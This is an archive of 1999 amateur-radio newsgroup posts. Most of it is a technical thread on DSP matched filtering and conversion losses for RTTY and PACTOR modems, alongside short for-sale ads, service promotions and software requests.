> >cascade, and that can have a significant effect on weak signal BER.
> >
> >>What all this means:
> >>
> >>1. If an existing modem uses good matched filter approximations adding an
> >>external box or filter will not help.
> >
> >Yes, and the multiple conversions will actually degrade SNR a perceptible
> >amount.
> >
> >>2. If the existing product does not have optimum filters, whether it is a
> >>DSP implementation or not, then external filtering will help. Every
> analog
> >>modem in ham radio that I am aware of meets this criteria. This is also
> >>true of some digital implementations.
> >
> >Yes, I agree with this also. The benefit of optimum match filtering will
> >outweigh the degradation of the additional A/D and D/A conversions
> >when the original unit does not have near optimum filtering. In
> principle,
> >analog filters can be optimum matched filters, but in amateur practice
> >that is not the case because of the dynamics of our signal environment.
> >This is where an add-on box such as yours can be most beneficial.
> >
> >It is also true that some digital modem implementations being used
> >by amateurs aren't near optimum. But in the latter case I'd suggest
> >that a greater improvement would be obtained by replacing the inferior
> >digital implementation rather than cascading it via multiple A/D and D/A
> >conversions with an external DSP filter. The benefit of avoiding multiple
> >cascaded conversions is a real one for weak signal detection.
> >
> >>3. If S/N of the receive data is high, all modems will work well.
> Remember,
> >>a few dB has a major impact on BER.
> >
> >This one is a Duh. :-) Nearly any demodulation scheme works satisfactorily
> >when SNR is good. There is no perceptible benefit to adding additional
> filtering.
> >An obvious example is VHF 1200 baud AFSK over FM packet.
> >
> >>4. John Douglas has reported improvements with the PSK-31 modems with a
> >>front end filter. I doubt that improvements will occur if the receive
> >>signal is surrounded by white noise. The cosine shaping is in fact, a

> >>matched filter. If there is strong adjacent channel noise (non-white)
> such
> >>as an interfering signal, then an external filter may be of benefit.
> >
> >I reported my experience with this. I saw no improvement with additional
> >audio filtering, though I do see improvements with narrow IF filtering
> inside
> >the receiver's AGC loop to stop AGC pumping from strong adjacent signals.
> >Additionally, cascaded DSP causes a SNR degradation due to the multiple
> >A/D and D/A conversions. By bypassing the other DSP filtering, a
> perceptible
> >improvement in BER was evident on very weak signals. So my conclusion is
> >that while additional filtering inside the receiver AGC loop can be
> beneficial,
> >cascading multiple DSP audio filters can actually degrade performance in
> >this particular situation.
> >
> >>I have made many BER measurements with the KAM Plus and PK-232 (original)
> >>and found improvements in RTTY performance to be about 100 to 1.
> >
> >I can believe that. Neither unit has near optimum filtering.
> >
> >>The PK-232 DSP upgrade adds matched filtering, selected on a mode to mode
> >>basis including two filter sets for PacTOR (100 & 200 baud). Adding an
> >>external filter to the PK-232/DSP will not improve performance except in
> >>special circumstances where a slightly narrower filter set is better.
> >
> >I believe that too, but I'd go a step further and say that the cascaded
> A/D
> >and D/A steps should make matters worse in most cases. Let me be very
> >clear in saying that the degradation is not a gross degradation, but as
> you
> >noted, a small SNR degradation can have a significant impact on BER
> >when signals are near the detection limit.
> >
> >In most cases, amateurs won't see this. But if they're trying to detect
> very
> >weak signals, the effects will be evident. In general, the fewer times you
> >have to convert back and forth between the analog and digital domains,
> >the better. Ideally, the conversion will only be done once, with all the
> following
> >processing and detection done in the digital domain.
> >
> >I've been doing a number of experiments with different DSP processing
> >devices and programs. What I'm finding is that when 2 or more of them
> >are cascaded via conversions back and forth between the analog and
> >digital domains, the results are worse for very weak signals in gaussian
> >noise than if only the better one is used alone.
> >
> >One conclusion that might be drawn from this is that if we need the

> >power of multiple DSP processors to achieve optimum match filtering,
> >we should provide ways to interconnect them in the digital domain so
> >that we can avoid the degradation due to multiple conversions back
> >and forth between the analog and digital domains.
> >
> >There is a standard in the professional audio community for digital
> >audio interconnections in plant. (Actually there is more than one.)
> >Perhaps the amateur community needs to agree on a digital audio
> >standard we can use between our DSP radios, filter boxes, modems,
> >and/or computers.
> >
> >Agreeing on such a standard would have multiple benefits. Besides
> >avoiding the weak signal degradation of multiple ADDA conversions,
> >such a standard would also ease interconnection of radios, filters,
> >modems, etc. We wouldn't have to worry about matching levels and
> >impedances between different pieces of equipment. We could use
> >standard cables and standard connectors between all of our boxes.
> >The effects of RFI on our audio systems should also be reduced.
> >
> >Timewave is in a position to promote such a standard. I'd urge that
> >it be given serious consideration.
> >
> >Gary
> >Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> >534 Shannon Way | We break it |
> >Lawrenceville, GA | Guaranteed |
> >
>
> Gary:
>
> I glad we agree on most of the points.
>
> Let me clarify the A/D - D/A conversation issues. Certainly any signal
> acquisition and reconstruction is not perfect. But how "imperfect" is
> typical conversations?
>
> All Timewave products use 16 bit conversion. This does not mean that the
> the signals are accurate to 16 bits. The performance varies due to
> individual part, layout, etc.
>
> Lets say that we are accurate to 12 bits. This means that the quantization
> noise is about -72dB below full scale. Even is we assume poorer
> performance, there will be very little degradation of performance due to
> the conversion. Cascading these converters will cost about 3dB for each
> doubling of the number of converters. As you pointed out, if you do it
> right the first time, you don't need any, if you do it right with the
> filter you only need one. If the converters are sigma delta (true of all
> Timewave products except the AEA designed DSP-2232), the phase response
> will also be irrelevant since the antialiasing filters and reconstruction
> filters are very well behaved and out of band.

>
> This means that unless we are using very poor conversion products or that
> the signal levels are scaled incorrectly (thats why there are overload and
> normal level indicators on the Timewave DSP audio filters), the A/D - D/A
> conversion will have an insignificant impact on the performance.
>
> You are certainly correct that the best theoretical solution is a modem
> with matched filtering for each mode. Most amateur modems do not meet this
> test.
>
> Matched filter optimized performance is largely accomplished in the PK-232
> and PK-900 DSP upgrades. It can be slightly better in a properly designed
> DSP modem. It can also be achieved in a more flexible manner with the
> Timewave DSP-599zx (where we can also account for non gausian noise
> conditions).
>
> The real advantage to these upgrades and filters is that they bring near
> optimal performance to the 100,000 plus legacy products in the market.
>
> Using a good 500 Hz filter in your radio is a good thing as you pointed
> out, but it isn't matched filtering for most amateur modems.
>
> Al Clark
>

3256. F.S. Motherboard,HD,VGA card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Nobody <do_not@haveone.com>
Message-ID: <932958327.937.73@news.remarQ.com>
Source record: 17263

Hi I have for sale a 100mhz pentium chip on a dfi dual chip motherboard that will support up to a 166 mhz pentium chip. This is an intel chip.
$125.00 New...Manuel included

I also have a used 1.2 gig fujitsu hard drive. Great Drive.

$75.00

I also have a vga card with 512k memory on it, I will take $30.00 obo.

I will consider trades for any of these items. The price includes shipping.
webmaster@oestreich.net

3257. QSL CARD DESIGN

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Nobody <do_not@haveone.com>
Message-ID: <932958535.011.37@news.remarQ.com>
Source record: 17264

Are you in need of a new look for your qsl card? Or are you just running very short on qsl cards? Well if you place in the catagory of either question then you need to check out my website for affordable qsl card design!
73's de KB9RVC
http://www.oestreich.net/qsl-design

3258. Amateur Web Design....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-25 00:00:00 UTC
From: Nobody <do_not@haveone.com>
Message-ID: <932959759.360.97@news.remarQ.com>
Source record: 17265

Do you desire to have a website, but know nothing about html? I can help for $35.00 I can create a website for you with as many pages as you with. Visit my site to see my work, when and if you decide to order a website please inlcude your callsign. When you visit my website and see what a business would get charged you will know why! 73's de KB9RVC

3259. Re: Amateur Web Design....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <37a5e1a9.36861280@news.cyberhighway.net>
Source record: 17266

"Nobody" <do_not@haveone.com> wrote:

>Do you desire to have a website, but know nothing about html? I can help for
>$35.00 I can create a website for you with as many pages as you with. Visit
>my site to see my work, when and if you decide to order a website please
>inlcude your callsign. When you visit my website and see what a business
>would get charged you will know why! 73's de KB9RVC
>

Will it have like good grammer and speling and stuff?
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

3260. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <379c65bb.55935079@news.atl.bellsouth.net>
Source record: 17267

On Sun, 25 Jul 1999 18:37:57 -0700, Seth Miller <seth.miller@worldnet.att.net> wrote:
>Gents,
>
>I've been following this interesting thread, and it has generated a
>question in my mind. Some time ago, I posed a question to the group
>regarding the effectiveness of adding a DSP front end to my KAM'98 (or
>even purchasing a PTC-II) to obtain improved performance with
>weak-signal RTTY/Pactor I. The general consensus was that I would not
>see significant improvement with either option (for RTTY/Pactor I that
>is, obviously there would be a big improvement with Pactor II if I chose
>to use that mode).
>
>The preceding thread implies a very different answer, that DSP
>processing ahead of the analog modem would indeed result in a noticeable
>improvement. Is this indeed the case, or am I misinterpreting the
>information in some way?

That is indeed the case, Seth. A good matched filter ahead of the analog demodulator in your Kam will make a big difference when working weak signals.

The PTC-II *should* have a good matched filter internally, because it is a DSP unit. So it *should* handily outperform the KAM too, but that depends on the programmers, and their programming skills. I haven't extensively tested the PTC-II with RTTY and PACTOR, so I can't say for sure that it would outperform the KAM for those modes, but I'd be surprised if it didn't.

The PTC-II should not need another DSP filter in front of it (and would suffer from the errors and artifacts I mentioned earlier in the thread if an external DSP was used in front of it). But that depends on the skill of the PTC-II programmers. If they didn't do an optimum matched filter, then an external filter which is optimum may help.

Now with strong signals, which many signals on the air are, you won't see much difference. As Al says, almost anything will work when the SNR is good. But when signals are weak, or buried by interference, a good matched filter, whether external or built into the modem, will offer a significant advantage.

It is important to understand that a matched filter isn't just a narrow bandpass filter. It has a shape which exactly matches the shape of the spectrum of the type of signal you're trying to receive. For RTTY, that's basically a double hump response with the peaks centered on the two tone frequencies, but it also includes the *sidelobes* of the signal. If you look at the spectrum pictures in a recent Handbook, you'll see that the various digital modulations we use actually have fairly complex shapes. A matched filter exactly matches those shapes. So it passes the maximum amount of the desired signal while rejecting the maximum

amount of noise and interference. That improves the effective SNR, which in turn improves the BER (Bit Error Rate).

DSP matched filters can be implemented statically or dynamically. A static filter has exactly the same shape all the time. A dynamic, or adaptive, filter tries to maximize some metric or minimize some metric in order to achieve a best fit with a signal at any given moment. In principle, this allows the adaptive filter to compensate for things like skywave multipath, or interference that comes and goes. In practice, it is hard to do an adaptive filter well, so a static matched filter may be as good, perhaps better, in many cases. The skill of the programmer plays a big part in this. So the goodness of a DSP filter depends to a very large degree on the skill of the people who write it, and their grasp of the realities of the HF path and the nature of HF interference.

What I'm trying to say here is that just because a product uses DSP is no guarantee that it is a good DSP implementation. Good analog can beat bad DSP. You have to look a bit deeper and determine if the DSP was implemented optimally. If it is, it is great, if it isn't, then it may actually perform worse than a product which seems on the surface to be using inferior technology. Without being able to study the source code, the only way we can determine that is to do extensive on the air testing.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3261. Re: Value of AEA PK-232MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7nhsrv$b8k$1@news.minn.net>
Source record: 17268

In article <379b928a.54360805@eastcorp.supernews.com>, k8cpa@qsl.net wrote:

>
>
>Wow. Send a message to to a newsgroup and get a reply from the owner..
>I feel special! :-) Anyhow, I bought this PK-232MBX New from
>R & L Electronics in Ohio. and It's in Mint condition, No scratches on
>it at all, dusty as heck though.. (cough) (hack) (wheeze) could use a
>good dusting... Anyhow, This creates another problem, John, I cannot
>for the life of remember where I put the Power cord and Manuals, I
>think they might have gotten tossed out by mistake. same goes for the
>cord that hooks it to the radio. do you guys sell the manuals and
>power cords and other such stuff? Anyhow, I'd really like to sell the
>thing, it's sitting here my Room/Shack and it not
>being used at all, hasen't been in like 5 years now.. and I'd like to
>see it used in someones shack, But I don't wanna sell it, to someone
>that dosen't have all the needed stuff to make it run, it'd make a
>good back up TNC for someone. I mainly used it for 1200BPS packet,
>back when that mode got really popular. but now, packet's all but
>deadsville around here anymore... if need be, I'll sit the thing on
>mom's scanner and get some frontal shots and rear shots and a shot of
>the inside... I really wanna sell the thing though, as it is just
>sitting around collecting dust...
>
>I'd ask $200.00 or Best Offer, as I did pay alot for it new... and
>when I bought it, it had all the lastest stuff, enhanced maildrop, and
>all that jazz... there were a few updates after I bought it, just
>never got the money to get the upgrades... and I don't think I ever
>sent in the warranty card, I might have though... not sure... But she
>is good looking and all, no Major Scratches.. (okay, A few on the
>bottom from moving it around and there's one screw missing for the
>cover... prolly from me taking them out to get it out of KISS mode
>once! arrrgh!) Anyhow... I wanna sell it, anyone wanna buy it like it
>sits or no?
>
>73's
>
>-Chuck K8CPA
>
> Hello Chuck,

Thanks for the promotion but I work for Randy gawtry, President and owner of
Timewave. My title here is Chief Assistant Cook and Bottle Washer with sales
and marketing on the side.

Hree is the cost data for the accessories:

New radio cord $7.50
New Manual is $24.95
A power cord is $7.95

My best guess is that without the accessories, most folks will offer $175.

vy 73

John Douglas
N0ISL/UA4LIS/UB5WJD/4ID e3tc....
Timewave Technology

3262. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7nhu0d$b8t$1@news.minn.net>
Source record: 17269

In article <379BBBF5.154EEF25@worldnet.att.net>, Seth Miller
<seth.miller@worldnet.att.net> wrote:
>
>Gents,
>
>I've been following this interesting thread, and it has generated a
>question in my mind. Some time ago, I posed a question to the group
>regarding the effectiveness of adding a DSP front end to my KAM'98 (or
>even purchasing a PTC-II) to obtain improved performance with
>weak-signal RTTY/Pactor I. The general consensus was that I would not
>see significant improvement with either option (for RTTY/Pactor I that
>is, obviously there would be a big improvement with Pactor II if I chose
>to use that mode).
>
>The preceding thread implies a very different answer, that DSP
>processing ahead of the analog modem would indeed result in a noticeable
>improvement. Is this indeed the case, or am I misinterpreting the
>information in some way?
>
>Thanks -
>
>- Seth N6BMB
>
>
>

Hello Seth,

Since I started this thread, I'll squeeze in here betwenn the gurus and offer a simple thirteen word answer,

Yes it will improve your operation in weak signal and crowded band conditions.

vy 73

John Douglas

3263. Be informed! Top sat-news & media-news and listings for free

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Stefan Hagedorn <stefan@sat-hagedorn.de>
Message-ID: <01bed6c2$02eae2e0$0100007f@stefan>
Source record: 17270
Cross-posted to: it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 26.7.99
* Disney Channel Germany plan to start on 1 October as part of PREMIERE
WORLD
* ASTRA 2 A: Sky Box Office promo digital unencrypted
* ASTRA 1 E: XTRA Music is encrypted again
* EUTELSAT W2: Porn-channel Amore TV in D2 MAC/Eurocrypt available
* Hot Bird 2: Canal Sur no longer encrypted
* Hot Bird 2: La Cadena del Milago has replaced Solo Tango
* Hot Bird 2: New transponder for RAI Sport Satellite
* Hot Bird 3: Radio Max / Merkur from Austria is testing in MPEG2
* Hot Bird 3: BVN Mini will stay in MPEG2 clear for viewers in Middle East,
North Africa
& Eastern Europe
* EUTELSAT W3: Samanyolu TV Turkye is testing around in PAL clear
* SIRIUS 2: SVT Europe has started digital free-to-air
* CANAL+ Blaa plan to start for Scandinavian viewers on 1 September
* THOR II A: Dual illumination for TV 2 Norge and P4 Hele Norge
* INTELSAT 707: Radio Uuono has started regular service
* TELECOM 2 D: Another change of Symbolrate for TELE24 Switzerland
* NILESAT 101: Al Andalus TV has launched digital transmission

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

3264. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Bob Fay <rfay@pclink.com>
Message-ID: <379C8E52.3EFFA318@pclink.com>
Source record: 17271

I use a Timewave DSP9+ to front end a KAM+ and it makes a world of a difference
in making contacts. It allows you to make and keep a QSO going in RTTY or PACTOR
that would be very difficult in crowded band conditions or weak signals.
Bob Fay N0TVZ

Seth Miller wrote:
>
> Gents,
>
> I've been following this interesting thread, and it has generated a
> question in my mind. Some time ago, I posed a question to the group
> regarding the effectiveness of adding a DSP front end to my KAM'98 (or
> even purchasing a PTC-II) to obtain improved performance with
> weak-signal RTTY/Pactor I. The general consensus was that I would not
> see significant improvement with either option (for RTTY/Pactor I that
> is, obviously there would be a big improvement with Pactor II if I chose
> to use that mode).
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> The preceding thread implies a very different answer, that DSP
> processing ahead of the analog modem would indeed result in a noticeable
> improvement. Is this indeed the case, or am I misinterpreting the
> information in some way?
>
> Thanks -
>
> - Seth N6BMB
>
> Al Clark wrote:
> >
> > ke4zv@bellsouth.net (Gary Coffman) wrote in
> > <37cd198b.1170644667@news.atl.bellsouth.net>:
> >
> > >On Sat, 24 Jul 1999 20:22:33 GMT, aclark@danvillesignal.com (Al Clark)
> > wrote:
> > >>ke4zv@bellsouth.net (Gary Coffman) wrote in
> > >><37c5ef23.1094240534@news.atl.bellsouth.net>:
> > >>
> > >>>On Thu, 22 Jul 1999 21:03:29 GMT, jdouglas@timewave.com (John Douglas)
> > >>wrote:
> > >>>>The actual case is that we have received numerous reports from users
> > who
> > >>>>are seeing improvements when they add one of our DSP processors inline
> > >>with
> > >>>>their existing station setup. These setups run the gamut from

> > soundcards
> > >>to
> > >>>>DSP and analog data controllers. The modes mentioned include RTTY (see
> > >>the
> > >>>>N1RCT reference below), CLOVER, PSK31, AMTOR and Pactor. We know this
> > is
> > >>>>real. It doesn't happen under all situations, but it generally occurs
> > in
> > >>weak
> > >>>>signal/noisy band conditions (typical DX'ing). While we have some
> > >>theories
> > >>>>about this phenomenon we have not done a thorough analysis.
> > >>>
> > >>>This should not be the case. Multiple A/D D/A conversions should worsen
> > >>>SNR. That's what theory says, and is what I've seen in practice when
> > cascading
> > >>>DSP boxes. Once in the digital domain, the signal needs to stay in the
> > digital
> > >>>domain until all processing has been done. Converting back and forth
> > between
> > >>>the analog and digital domains introduces errors and artifacts which
> > effectively
> > >>>degrade the system SNR.
> > >>
> > >>
> > >>Best BER performance is obtained by matched filtering. With the typical
> > FSK
> > >>modems used in amateur radio (RTTY, AmTOR, PacTOR,etc) this means
> > bandpass
> > >>filters with the proper width centered at each mark and space frequency.
> > >>These filters will be different for each baud.
> > >>
> > >>Ideal matched filters are defined as a filter that maximizes the SNR if
> > we
> > >>knew the characteristics of the noise and signal exactly. If the noise is
> > >>spectrally white, a matched filter approximation will have a wider
> > >>bandwidth than if there is strong adjacent channel interference.
> > >>
> > >>Adding a DSP optimized filter is very useful when the existing modem does
> > >>not have optimal filtering. This is because optimal filtering has a very
> > >>significant influence on BER. This is well understood. A very good
> > >>discussion of this is in Marvin Frerking's book: Digital Signal
> > Processing
> > >>in Communication Systems (ISBN 0-442-01616-6)
> > >>
> > >Yes, I'm aware of the benefit of matched filter detection. By definition,
> > >it is the best that you can do.
> > >
> > >>Although it is true that any A/D and D/A conversation will add errors and
> > >>artifacts, these errors are insignificant with external DSP boxes like

> > the
> > >>DSP-599zx when operating with external multimodes and soundcards used in
> > >>modem applications.
> > >
> > >I'm not convinced that this is true. Errors and artifacts accumulate
> > significantly
> > >when multiple conversions are done. This is why we've gone to 601 digital
> > internally
> > >in broadcast plants to avoid multiple A/D and D/A conversions which cause
> > visible
> > >degradation of the signal. Now that it is becoming common for audio DSP to
> > be built
> > >into our radios, we have to be more aware of the effects of cascading
> > multiple A/D
> > >and D/A conversions in the audio chain. We may have 3 or more processors
> > in
> > >cascade, and that can have a significant effect on weak signal BER.
> > >
> > >>What all this means:
> > >>
> > >>1. If an existing modem uses good matched filter approximations adding an
> > >>external box or filter will not help.
> > >
> > >Yes, and the multiple conversions will actually degrade SNR a perceptible
> > >amount.
> > >
> > >>2. If the existing product does not have optimum filters, whether it is a
> > >>DSP implementation or not, then external filtering will help. Every
> > analog
> > >>modem in ham radio that I am aware of meets this criteria. This is also
> > >>true of some digital implementations.
> > >
> > >Yes, I agree with this also. The benefit of optimum match filtering will
> > >outweigh the degradation of the additional A/D and D/A conversions
> > >when the original unit does not have near optimum filtering. In
> > principle,
> > >analog filters can be optimum matched filters, but in amateur practice
> > >that is not the case because of the dynamics of our signal environment.
> > >This is where an add-on box such as yours can be most beneficial.
> > >
> > >It is also true that some digital modem implementations being used
> > >by amateurs aren't near optimum. But in the latter case I'd suggest
> > >that a greater improvement would be obtained by replacing the inferior
> > >digital implementation rather than cascading it via multiple A/D and D/A
> > >conversions with an external DSP filter. The benefit of avoiding multiple
> > >cascaded conversions is a real one for weak signal detection.
> > >
> > >>3. If S/N of the receive data is high, all modems will work well.
> > Remember,
> > >>a few dB has a major impact on BER.

> > >
> > >This one is a Duh. :-) Nearly any demodulation scheme works satisfactorily
> > >when SNR is good. There is no perceptible benefit to adding additional
> > filtering.
> > >An obvious example is VHF 1200 baud AFSK over FM packet.
> > >
> > >>4. John Douglas has reported improvements with the PSK-31 modems with a
> > >>front end filter. I doubt that improvements will occur if the receive
> > >>signal is surrounded by white noise. The cosine shaping is in fact, a
> > >>matched filter. If there is strong adjacent channel noise (non-white)
> > such
> > >>as an interfering signal, then an external filter may be of benefit.
> > >
> > >I reported my experience with this. I saw no improvement with additional
> > >audio filtering, though I do see improvements with narrow IF filtering
> > inside
> > >the receiver's AGC loop to stop AGC pumping from strong adjacent signals.
> > >Additionally, cascaded DSP causes a SNR degradation due to the multiple
> > >A/D and D/A conversions. By bypassing the other DSP filtering, a
> > perceptible
> > >improvement in BER was evident on very weak signals. So my conclusion is
> > >that while additional filtering inside the receiver AGC loop can be
> > beneficial,
> > >cascading multiple DSP audio filters can actually degrade performance in
> > >this particular situation.
> > >
> > >>I have made many BER measurements with the KAM Plus and PK-232 (original)
> > >>and found improvements in RTTY performance to be about 100 to 1.
> > >
> > >I can believe that. Neither unit has near optimum filtering.
> > >
> > >>The PK-232 DSP upgrade adds matched filtering, selected on a mode to mode
> > >>basis including two filter sets for PacTOR (100 & 200 baud). Adding an
> > >>external filter to the PK-232/DSP will not improve performance except in
> > >>special circumstances where a slightly narrower filter set is better.
> > >
> > >I believe that too, but I'd go a step further and say that the cascaded
> > A/D
> > >and D/A steps should make matters worse in most cases. Let me be very
> > >clear in saying that the degradation is not a gross degradation, but as
> > you
> > >noted, a small SNR degradation can have a significant impact on BER
> > >when signals are near the detection limit.
> > >
> > >In most cases, amateurs won't see this. But if they're trying to detect
> > very
> > >weak signals, the effects will be evident. In general, the fewer times you
> > >have to convert back and forth between the analog and digital domains,
> > >the better. Ideally, the conversion will only be done once, with all the
> > following

> > >processing and detection done in the digital domain.
> > >
> > >I've been doing a number of experiments with different DSP processing
> > >devices and programs. What I'm finding is that when 2 or more of them
> > >are cascaded via conversions back and forth between the analog and
> > >digital domains, the results are worse for very weak signals in gaussian
> > >noise than if only the better one is used alone.
> > >
> > >One conclusion that might be drawn from this is that if we need the
> > >power of multiple DSP processors to achieve optimum match filtering,
> > >we should provide ways to interconnect them in the digital domain so
> > >that we can avoid the degradation due to multiple conversions back
> > >and forth between the analog and digital domains.
> > >
> > >There is a standard in the professional audio community for digital
> > >audio interconnections in plant. (Actually there is more than one.)
> > >Perhaps the amateur community needs to agree on a digital audio
> > >standard we can use between our DSP radios, filter boxes, modems,
> > >and/or computers.
> > >
> > >Agreeing on such a standard would have multiple benefits. Besides
> > >avoiding the weak signal degradation of multiple ADDA conversions,
> > >such a standard would also ease interconnection of radios, filters,
> > >modems, etc. We wouldn't have to worry about matching levels and
> > >impedances between different pieces of equipment. We could use
> > >standard cables and standard connectors between all of our boxes.
> > >The effects of RFI on our audio systems should also be reduced.
> > >
> > >Timewave is in a position to promote such a standard. I'd urge that
> > >it be given serious consideration.
> > >
> > >Gary
> > >Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> > >534 Shannon Way | We break it |
> > >Lawrenceville, GA | Guaranteed |
> > >
> >
> > Gary:
> >
> > I glad we agree on most of the points.
> >
> > Let me clarify the A/D - D/A conversation issues. Certainly any signal
> > acquisition and reconstruction is not perfect. But how "imperfect" is
> > typical conversations?
> >
> > All Timewave products use 16 bit conversion. This does not mean that the
> > the signals are accurate to 16 bits. The performance varies due to
> > individual part, layout, etc.
> >
> > Lets say that we are accurate to 12 bits. This means that the quantization

> > noise is about -72dB below full scale. Even is we assume poorer
> > performance, there will be very little degradation of performance due to
> > the conversion. Cascading these converters will cost about 3dB for each
> > doubling of the number of converters. As you pointed out, if you do it
> > right the first time, you don't need any, if you do it right with the
> > filter you only need one. If the converters are sigma delta (true of all
> > Timewave products except the AEA designed DSP-2232), the phase response
> > will also be irrelevant since the antialiasing filters and reconstruction
> > filters are very well behaved and out of band.
> >
> > This means that unless we are using very poor conversion products or that
> > the signal levels are scaled incorrectly (thats why there are overload and
> > normal level indicators on the Timewave DSP audio filters), the A/D - D/A
> > conversion will have an insignificant impact on the performance.
> >
> > You are certainly correct that the best theoretical solution is a modem
> > with matched filtering for each mode. Most amateur modems do not meet this
> > test.
> >
> > Matched filter optimized performance is largely accomplished in the PK-232
> > and PK-900 DSP upgrades. It can be slightly better in a properly designed
> > DSP modem. It can also be achieved in a more flexible manner with the
> > Timewave DSP-599zx (where we can also account for non gausian noise
> > conditions).
> >
> > The real advantage to these upgrades and filters is that they bring near
> > optimal performance to the 100,000 plus legacy products in the market.
> >
> > Using a good 500 Hz filter in your radio is a good thing as you pointed
> > out, but it isn't matched filtering for most amateur modems.
> >
> > Al Clark
> >

3265. ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Bill <ki7be@hotmail.com>
Message-ID: <933018454.588.93@news.remarQ.com>
Source record: 17272
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Hi,
I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I recently purchased a Yaesu VX5r, and am looking for the ADMS 1E version of the software.

Thanks & 73
de Bill (KI7BE)

3266. Re: Win 9x "Baycom" type software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Randy <rcarles@ix.netcom.com>
Message-ID: <379CBC17.8282DB0B@ix.netcom.com>
Source record: 17273

Go here
http://www.tigertronics.com/software.htm
I use T.O.P.1.53 . Its a dos program but runs in windows.
If you want to try it I can send you a batch file.You need TFX28.ZIP ,
and TOP151.ZIP
Randy
Dan Reynolds wrote:

> I know everybody asks this....I need to find some Win 9x software for a
> "Baycom" type TNC.
> --
> +Peace
> Dan Reynolds KB9JLO
> bcdlr@midwest.net

3267. Yaesu FT-2600M

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Newsguy <john.scoggin@conectiv-comm.com>
Message-ID: <7nij61$1js9@enews4.newsguy.com>
Source record: 17274

Has anyone tried using the Yaesu FT-2600M for 9600 bps packet yet?

73's
john, N3SKO/AAT3BF

3268. G4BMK software and Multyterm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Mike Adams <mikeadams@tesco.net>
Message-ID: <7nil22kum1@epos.tesco.net>
Source record: 17275

I am a very happy user of the BMK software and multyterm - but interested to know if there is any windows software written for controlling the multyterm for amtor,pactor and rtty?

Any info?

Thanks

--
from:

Mike Adams - G0AMO@GB7SDN
mikeadams@tesco.net

3269. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Michael Blake <k9jri@worldnet.att.net>
Message-ID: <7nisp0$ju5$1@bgtnsc02.worldnet.att.net>
Source record: 17276
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

You buy the upgrade from RT Systems!

Bill <ki7be@hotmail.com> wrote in message
news:933018454.588.93@news.remarQ.com...
> Hi,
> I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I
> recently purchased a Yaesu VX5r, and am looking for the ADMS 1E version of
> the software.
>
> Thanks & 73
> de Bill (KI7BE)
>
>
>

3270. Looking for Pacterm V2.0

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Joe Christian <k5hmd@bigfoot.com>
Message-ID: <7nj0vv$7h1$1@bgtnsc03.worldnet.att.net>
Source record: 17277

I'm looking for a copy of Pacterm 2.0. I have a Kantronics KamPlus and I've lost the Pacterm diskette that came with it. Kantronics says they don't have any problem with me getting a copy from someone.

Thanks,
Joe Christian
K5HMD

3271. Re: RTTY Contesting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-26 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <379D0857.F4AD86A9@worldnet.att.net>
Source record: 17278

Thank you all for your responses, oddly enough very different information than was received on the first go around, but such is the nature of this medium I suppose.

I can detect a slight improvement under very weak signal conditions using a soundcard DSP decoder (Ritty, etc.) vs. the KAM, but only very slight. Of course, I would doubt that the soundcard hardware represents a state of the art solution, and certainly the results would be heavily dependent on the skills of the programmer, as Gary points out.

